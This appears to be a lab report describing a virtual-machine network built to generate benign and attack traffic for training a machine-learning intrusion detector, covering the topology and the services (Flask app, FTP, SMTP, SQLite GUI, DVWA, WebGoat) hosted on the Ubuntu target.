Content Page

Abstract

In this report, a lab network environment is set up with multiple machines (via virtual machines). Various services were hosted, such as a HTTP server, Python Flask web application, email server, FTP server and SQLite DB server. With these services running, benign traffic packets were generated via scripts and collected via Wireshark. Similarly, various attacks (such as bruteforce, SQL, XSS, phishing emails, probe, DoS) were carried out and malicious traffic packets were also collected via Wireshark.

With the Wireshark pcap files, cicflowmeter was used to extract relevant features. After traffic generation, we attempt to analyze the data and craft an adequate machine learning model that is capable of detecting future network-based intrusion attacks. Using this data, multiple machine learning models were created and evaluated. Ultimately, the best performing model was the decision tree.

A command-line tool for network anomaly detection was subsequently built using the machine learning model. The tool takes in a pcap file as input and outputs a binary classification: *benign* or *malicious*.

Introduction

With the recent advances in technology, more and more devices are being made readily available online. This is especially so with the rise of 4G, Internet-of-Things (IoT) devices and digitalization of modern services. The rise of these devices and services will vastly increase the network traffic that goes through the Internet.

Because of these factors, many novel attacks can hide within the plethora of network traffic. This has posed numerous challenges to network intrusion detection systems (IDS).

Hence, machine learning based approaches can be used to augment IDS capabilities. This report proposes the use of a home-lab network to generate sufficient network data, which can be used to train a machine learning classification model.

Network Topology




Figure 1. Network Topology

Using virtual machines (VMs) hosted on a Windows machine, we were able to set-up our network topology. Our target will be the Ubuntu machine, where several services are running.

Attacks will be launched from both another Kali VM and the Windows host machine.

Benign traffic will be generated from the Windows host machine.

We have chosen to launch both malicious and benign traffic from the Windows host machine as our current Windows host machine is unable to host another Windows VM due to space and computational limitations.

Services Running on Target VM

These are the services running on the Ubuntu VM:

1. Simple Python HTTP server [1].
2. Python Flask web application used for managing courses. Users can create accounts and manage their courses [2].
3. FTP server for transferring files [3].
4. Email server for receiving emails [4].
5. SQLite database with a web GUI [5].
6. DVWA application [6].
7. Webgoat application [7].

1. Simple Python HTTP server

This is the simplest HTTP service that is running. It’s main purpose is to serve local files via HTTP.

Figure 2. Simple Python HTTP service running




Figure 3. *index.html*

There is only a single *index.html* webpage hosted on the server.

2. Python Flask Application: Course Manager

Course Manager is a Python Flask application that can be used to manage a user's academic courses. There is simple CRUD functionality as well as the ability to create new user accounts. Data is stored onto a local *sqlite* database. It is a previous project created from another academic course.

We have decided to deploy it here so that we can obtain traffic data of users accessing an actual web application.




Figure 4. Flask application running




Figure 5. Login page of flask application

The web application features a *log-in* page and a *register* page, where new users can create a user account.




Figure 6. Creating a new account for a new user





Figure 7. Adding a course


In the web application, users can add details about their courses that they have taken.



Course Name		Provider	Verification
AY 16/17 Semester 1			
CS1010E Programming Methodology	B+	National University of Singapore	
ES1531 Critical Thinking and Writing	B+	National University of Singapore	
MA1505 Mathematics I	B+	National University of Singapore	
PC1431 Physics IE	B	National University of Singapore	
ST1131 Introduction to Statistics	B+	National University of Singapore	
AY 16/17 Semester 2			
CS1020E Data Structures and Algorithms I	B	National University of Singapore	
GEH1036 Living with Mathematics	B-	National University of Singapore	
GER1000 Quantitative Reasoning	B+	National University of Singapore	

Figure 8. Viewing their courses

After users have added their courses, they can view the details, as shown above.



Course Name	Grade	Provider	Edit
AY 20/21 Semester 1			
CS50X Introduction to Computer Science	NA	Harvard University	

Figure 9. Choosing course to edit

There is also functionality for users to edit the information they have entered into the system.

Users can choose which course to edit via a radio button.

Subsequently, the user will be prompted on the information to input in again.




Figure 10. Editing course information




Figure 11. Deleting courses

The last functionality is for users to delete any courses that they have inputted into the system.

3. FTP server

Using the *pyftpdlib* library, we are able to host a FTP server on the Ubuntu VM.

Figure 12. FTP server running

The code for *ftp_server.py* can be found in Appendix A.

Clients can access the FTP server via any FTP client like Filezilla.




Figure 13. Client accessing the FTP server using Filezilla

4. Email server

Using the *smtpd* library, a simple email service can be hosted on the Ubuntu VM.




Figure 14. *smtpd* email server running

Any email sent to the above port number will be printed by the email service.

5. SQLite Database

A SQLite DB can be hosted via a web GUI using the *sqlite-web* library [5].




Figure 15. SQLite DB web GUI service




Figure 16. SQLite DB web GUI

Through the web browser, users can access the database and execute SQL commands or import data.

6. DVWA Application

DVWA is a vulnerable application that runs using PHP and MySQL. Users can login to the application and use vulnerable features that are prone to attacks, such as unsanitized SQL queries.




Figure 17. DVWA application

7. Webgoat

Webgoat is another vulnerable application similar to DVWA. It runs using Java and SpringBoot. Multiple vulnerabilities exist such as XSS and SQL injection.

